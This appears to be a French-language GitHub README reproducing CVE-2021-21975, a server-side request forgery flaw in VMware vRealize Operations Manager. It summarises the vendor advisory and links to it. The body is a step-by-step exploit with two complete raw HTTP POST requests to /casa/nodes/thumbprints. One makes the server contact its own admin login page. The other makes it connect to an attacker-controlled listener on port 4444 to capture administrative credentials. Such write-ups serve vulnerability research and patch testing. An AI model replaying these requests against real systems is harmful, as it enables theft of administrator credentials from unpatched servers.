
 al1ex/cve-2021-21975
CVE-2021-21975 vRealize Operations Manager SSRF

Le 31 mars 2021, VMware a officiellement publié l'avis de risque vmsa-2021-0004. Les numéros de vulnérabilité sont cve-2021-21975 et cve-2021-21983. Le niveau de risque est élevé et le score de vulnérabilité est de 8.6.
CVE-2021-21975 : Un acteur malveillant ayant un accès réseau à l'API VMware vRealize Operations Manager peut effectuer une attaque de type Server Side Request Forgery (SSRF) pour voler des identifiants administratifs.
CVE-2021-21983 : Un acteur malveillant authentifié ayant un accès réseau à l'API VMware vRealize Operations Manager peut écrire des fichiers dans des emplacements arbitraires sur le système d'exploitation Photon sous-jacent.
Étape 1 : déconnexion

Étape 2: Après cela, visitez /casa/nodes/thumbprints et utilisez BurpSuite pour capturer le paquet de données afin de construire le paquet de requête suivant pour que le serveur se connecte à la page d'authentification.
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 36

["127.0.0.1:443/admin/login.action"]

Étape 2 : Lors de l'utilisation de Dnslog pour vérifier la SSRF, il a été constaté qu'il n'y avait pas d'écho pendant longtemps, et il n'a eu d'autre choix que d'utiliser Netcat (NC) pour la vérification. Le paquet de requête construit est le suivant :
POST /casa/nodes/thumbprints HTTP/1.1
Host: 192.168.203.155
Connection: close
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="89", "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: application/json;charset=UTF-8
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Length: 23

["192.168.202.86:4444"]
https://kb.vmware.com/s/article/83210
https://www.vmware.com/security/advisories/VMSA-2021-0004.html
https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-21975.yaml






